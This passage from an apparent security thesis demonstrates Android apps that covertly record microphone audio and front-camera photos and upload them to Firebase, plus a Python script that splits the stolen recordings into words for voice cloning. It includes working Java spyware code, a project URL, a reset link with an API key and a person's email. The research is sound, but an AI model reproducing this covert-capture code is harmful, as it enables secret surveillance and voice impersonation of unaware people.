Pressing the button “PRESS ME” starts the recording of the users without them knowing it (figure 20). A typical voice recording application would notify the user somehow that the recording has started, for instance through a message on the taskbar (figure 22). Since this step of alerting via a notification is not used in this application the users remain unaware they are being recorded. The second time the button “PRESS ME” is clicked the recording stops and is uploaded to the database. This resembles any android application that requests access to the microphone. It could be a messaging application or a language-learning application. Either way, the operating system does not in any way inform users that they are being recorded or that the application is connected to the internet and their recording is intercepted of their mobile phone. Thus, it is obvious that sensitive information could be leaked. Once the recordings are uploaded to the database, they can be forwarded to third parties for unknown purposes without the consent of the users. Finally, the application supports logout and multiple users can connect from the same mobile using their email and have their information leaked as well (figure 21).




Figure 20: VoiceRecordingThesis, Main page




Figure 21: VoiceRecordingThesis, Logout





Figure 22: Voice Recorder alert notification

3.1.3 Code Presentation


The application consists of five Java classes: ForgotPasswordActivity, InternetConnection, LoginActivity, MainActivity and RegisterActivity. Five xml pages were created, four of them are the main application pages and one is the options menu. ForgotPasswordActivity class contains the code to reset user's password and InternetConnection class the code to check if the user is connected to the internet via Wifi or mobile data. LoginActivity class has the functions to check if users exist in the database and if input is valid redirect them in the main page and RegisterActivity handles user registration. The basic class that will be presented below contains the functionality of voice recording. Its relatively simple structure and easy implementation make it particularly dangerous for users.

When creating the main page, the links to the database are made. The permissions are requested, and a temporary file is created in the Download folder. Corresponding code can be seen in figure 23. In function getLocalBluetoothName, figure 24, the name of the file used for upload is defined. In figure 25, in function uploadAudio the recorded audio of type ".wav" that is created is uploaded to the database for the specific user. Functions startRecording and stopRecording that are shown in figure 26 are responsible respectively for the start and end of recording.




```java
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    // Connection with database
    mAuth = FirebaseAuth.getInstance();
    database = FirebaseDatabase.getInstance();
    dbRef = database.getReference();
    mStorage = FirebaseStorage.getInstance().getReference();

    ActivityCompat.requestPermissions( activity: this, new String[]{RECORD_AUDIO, WRITE_EXTERNAL_STORAGE, READ_EXTERNAL_STORAGE}, PackageManager.PERMISSION_GRANTED);

    // recording
    // Record to the external cache directory for visibility
    fileName = Environment.getExternalStorageDirectory().getPath() + "/Download";
    fileName += "/recording.wav";

    mStartRecording = true;
}
```

Figure 23: VoiceRecordingThesis, MainActivity, function onCreate




```java
public String getLocalBluetoothName(){
    if (mBluetoothAdapter == null) mBluetoothAdapter = BluetoothAdapter.getDefaultAdapter();
    String name = mBluetoothAdapter.getName();
    if (name == null) name = mAuth.getCurrentUser().getUid();
    return name;
}
```

Figure 24: VoiceRecordingThesis, Setting upload file name



```
private void uploadAudio() {
    // Create a storage reference from our app
    Date now = new Date();
    String stringDate = simpleFormat.format(now);
    StorageReference filepath = mStorage.child("Audio").child(getLocalBluetoothName()).child(stringDate + "record_audio.wav");
    Uri uri = Uri.fromFile(new File(fileName));
    StorageMetadata metadata = new StorageMetadata.Builder()
            .setContentType("audio/wav")
            .build();
    filepath.putFile(uri, metadata).addOnSuccessListener(new OnSuccessListener<UploadTask.TaskSnapshot>() {
        @Override
        public void onSuccess(UploadTask.TaskSnapshot taskSnapshot) {
            Toast.makeText(getApplicationContext(),  text: "Uploaded", Toast.LENGTH_LONG).show();
        }
    });

    dbRef.child("Users").child(getLocalBluetoothName()).child(stringDate).setValue(stringDate + "record_audio.wav");
}
```

Figure 25: VoiceRecordingThesis, Upload audio file to database




```
public void captureRecording(View view) { onRecord(mStartRecording); }

private void onRecord(boolean start) {
    if (start) {
        startRecording();
    } else {
        stopRecording();
    }
    mStartRecording = !mStartRecording;
}

private void startRecording() {
    recorder = new MediaRecorder();
    recorder.setAudioSource(MediaRecorder.AudioSource.MIC);
    recorder.setOutputFormat(MediaRecorder.OutputFormat.THREE_GPP);
    recorder.setOutputFile(fileName);
    recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AMR_NB);

    try {
        recorder.prepare();
    } catch (IOException e) {
        Log.e(LOG_TAG,  msg: "prepare() failed");
    }

    recorder.start();
}

private void stopRecording() {
    recorder.stop();
    recorder.release();
    recorder = null;

    uploadAudio();
}
```

Figure 26: VoiceRecordingThesis, Start and stop recording functions


3.1.4 Database

The structure of the realtime database is shown in figure 27. Three different mobiles were used for testing the application. Multiple recordings were taken for each user. Bluetooth name was used to distinguish each mobile phone and date and time to name each recording. Storage was used, as shown in figure 28, to physically store audio files. In a main folder named “Audio” corresponding folders were created to store “.wav” files.



```
https://thesis-3ba02-default-rtdb.firebaseio.com/

thesis-3ba02-default-rtdb
  Users
    Galaxy A50
      2021-03-27_10_44_29: "2021-03-27_10_44_29record_audio.w
      2021-03-27_10_45_14: "2021-03-27_10_45_14record_audio.w
      2021-03-27_10_46_09: "2021-03-27_10_46_09record_audio.w
      2021-03-27_10_47_00: "2021-03-27_10_47_00record_audio.w
      2021-03-27_10_47_28: "2021-03-27_10_47_28record_audio.w
    HUAWEI P9 lite 2017
    Redmi Note 6 Pro
```


Figure 27: VoiceRecordingThesis, Realtime database



Name	Size	Type	Last modified
SplitAudio/	—	Folder	—
2021-03-27_10_44_29record_audio.wav	38.83 KB	audio/wav	Mar 27, 2021
2021-03-27_10_45_14record_audio.wav	47.73 KB	audio/wav	Mar 27, 2021
2021-03-27_10_46_09record_audio.wav	74.42 KB	audio/wav	Mar 27, 2021
2021-03-27_10_47_00record_audio.wav	56.36 KB	audio/wav	Mar 27, 2021
2021-03-27_10_47_28record_audio.wav	34.33 KB	audio/wav	Mar 27, 2021

Figure 28: VoiceRecordingThesis, Storage

3.1.5 Python Project for Processing



```python
import errno
import os
import requests
from datetime import timedelta
import firebase_admin
from firebase_admin import storage
from firebase_admin import credentials
from pydub import AudioSegment
from pydub.silence import split_on_silence

# Connection with firebase
cred = credentials.Certificate("thesis-3ba02-firebase-adminsdk-sz7me-c
firebase_admin.initialize_app(cred, {
    'storageBucket': 'thesis-3ba02.appspot.com'
})
bucket = storage.bucket()

# List the files in a folder
files = bucket.list_blobs(prefix='Audio')
for f in files:
    if f.name.find("SplitAudio") == -1:
        # Generate url for firebase file to download
        url = f.generate_signed_url(timedelta(seconds=1000), method='G
        r = requests.get(url, allow_redirects=True)
        if not os.path.exists(os.path.dirname(f.name)):
localDirectory = ".\\Audio"
subDirectories = os.walk(localDirectory)
for sub in subDirectories:
    for dir in sub[1]:
        filePath = "Audio/" + dir
        audioFiles = os.listdir(filePath)
        for af in audioFiles:
            # Split audio files
            if (af.endswith(".wav")):
                sound_file = AudioSegment.from_file(filePath + "/" + af)
                audio_chunks = split_on_silence(sound_file,
                                                min_silence_len=100,  # must be silent for a
                                                silence_thresh=-50  # consider it silent if
                                                )

                subfolder = filePath.split('/')[1]
                if not os.path.exists(os.path.dirname(".//splitAudio//" + subfolder + "//"))
                    try:
                        os.makedirs(os.path.dirname(".//splitAudio//" + subfolder + "//"))
                    except OSError as exc:  # Guard against race condition
                        if exc.errno != errno.EEXIST:
                            raise
                # Save splitted files to firebase
                for i, chunk in enumerate(audio_chunks):
                    fileName = af
```

Figure 29: Split Audio code

In order to demonstrate how easy it is to edit the sound, with just 64 lines of code the sounds were loaded from the database and then each recording was broken down into different recordings (figure 29). The libraries used can identify the pause by the absence of sound between each word. The rate of success in the identification of each pause in between each word, even though not perfect, was proven to be exceptional. Thus, from each phrase multiple recordings can be created containing even one individual word. Then each recording can be associated with any other to form the desired phrase. This made the recordings easily manageable to enter as input for voice composition.

3.1.6 Voice Synthesis

As described in section 2.2, the external project “Real Time Voice Cloning” was used. As input to train the application the user recordings that were abstracted from the mobile application “VoiceRecordingThesis” were used. These recordings were split to smaller files for better manipulation as previously described. The application was trained with the use of approximately four to nine recordings each time. When entering a phrase in the blank space that is provided and pressing “Synthesize and vocode”, the application uttered a phrase very similar to the voice input. This raises questions into what extend someone’s voice could be taken without permission and have a scenario that could be harmful to the person whose voice was intercepted. The fact that from a basic recording a real time phrase could be produced, using a free application, which is exactly the same as the user’s voice, is extremely concerning when thinking of how such data interception can practically harm someone’s personal and public life.

3.2 Hidden Camera Implementation

In this chapter the structure of the “HiddenCameraThesis” will be presented, as well as an example of execution. Some important functions of the code will be explained along with the database schema.

3.2.1 Project Structure and Permissions

The structure of the project, shown in figure 30, is similar to the “VoiceRecordingThesis” which was described in chapter 2.2.1. There is a basic folder named “app” containing the subfolders “manifests”, “java” and “res”. The “AndroidManifest.xml” that contains the permissions is in the folder “manifests”. In the “java” folder there are all the Java classes and in the “res” folder there are three subfolders: “layout”, “menu” and “values”. The “layout” folder contains the code for the screens and the “menu” folder the code for the option menu layout just like the “VoiceRecordingThesis” Android project. Inside the “values” folder there are the two xml files: “colors.xml” containing the registered layout colors and the translations xml named “strings.xml”.

As shown visually in figure 31 as well as in the code snippet in figure 32 the application requests to access the camera. Bluetooth access permissions and network state although they are being declared, will not be asked in this case either. Internet permission declaration is also not needed because firebase database is used, and application will automatically have access to the internet. Even in the application permissions, as shown in figure 33, bluetooth, network state and internet are not listed as given permissions. They are taken for granted.




Figure 30: HiddenCameraThesis, Project Structure





Figure 31: HiddenCameraThesis, Permission requests

```
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN" />
<uses-permission android:name="android.permission.BLUETOOTH" />
```

Figure 32: HiddenCameraThesis, Android permissions


14:57

App permissions

HiddenCameraThesis

ALLOWED

Camera

DENIED


No permissions denied

Figure 33: HiddenCameraThesis, Application permissions

3.2.2 Execution Example

To mimic an ordinary application a login page, a registration page, a password recovery page, a menu with a logout option and a main page with one button was created for this project too. In this case in order for the operation to work properly the user during the installation phase should grant permission to the use of the camera. The following is an example execution with some snapshots of the application.

To enter the application, the user must fill in their email and password and then press the login button (figure 34 and 35). After checking that the data is correct the user is redirected to the main page of the application (figure 36).






Figure 34: HiddenCameraThesis, Login page

Figure 35: HiddenCameraThesis, Login page filled




Figure 36: HiddenCameraThesis, Successful Login

For the users to enter the application, they must have previously registered. By filling the fields for name, email, password, and confirmation password and pressing enter, the user completes the registration. (figure 37 and 38). The users can recover their password by clicking “Forgot password?”. They are redirected to a verification page (figure 39) and after filling in the email they used during the registration and pressing send, they will get an email notification for a password change (figure 40). By clicking the link provided, they are redirected to a web page where they can fill in the new password (figure 41).





Figure 37: HiddenCameraThesis, Register page



nikolettamichopoulou@gı

Nikoletta Michopoulou

••••••

••••••

Figure 38: HiddenCameraThesis, Register page filled





Figure 39: HiddenCameraThesis, Forgot password


12:52

Reset your password for project-1024342718366 Inbox

noreply@imagethesis.fir... 12:52
to me

Hello,

Follow this link to reset your project-1024342718366 password for your nikolettamichopoulou@gmail.com account


https://imagethesis.firebaseapp.com/__/au action?mode=resetPassword&oobCode= D3tjAg7idQAH0uRoAYxQYUKN_ smT4HjbZa0d9Vx04NUAAAF4nEw0Jg&api AIzaSyA5vMYFOWfhFAUbO1jesZt5WPa- N8yuksA&lang=en

If you didn't ask to reset your password, you ignore this email.

Thanks,

Your project-1024342718366 team

Figure 40: HiddenCameraThesis, Reset password


17:12

imagethesis.firebaseapp.com

Reset your password

for n.michopoulou@hotmail.com

New password

Figure 41: HiddenCameraThesis, Reset link




Figure 42: HiddenCameraThesis, Main page

By pressing the button “CAPTURE IMAGE” an image is taken using the front camera without the user’s knowledge (figure 42) and then the photo is uploaded to the database. Camera will not be launched, the image is not subjected to preview, and the user is not notified that their image was captured and uploaded to the database. Figures 44 and 45 show how a camera application such as “Samsung Camera”, “Candy Camera” and “Retrica”, three of the most common image capturing applications, typically handle images. It is important to note that the captured image is not stored in the gallery, thus there is no copy of it on the phone storage. Camera permission is common among messaging and photo editing applications. There is no way the user could know that their photo is being leaked and potentially shared to third parties. Finally, the application supports logout so that multiple users can connect from the same mobile and images from different people can be leaked (figure 43).




Figure 43: HiddenCameraThesis, Logout




Figure 44: Phone camera


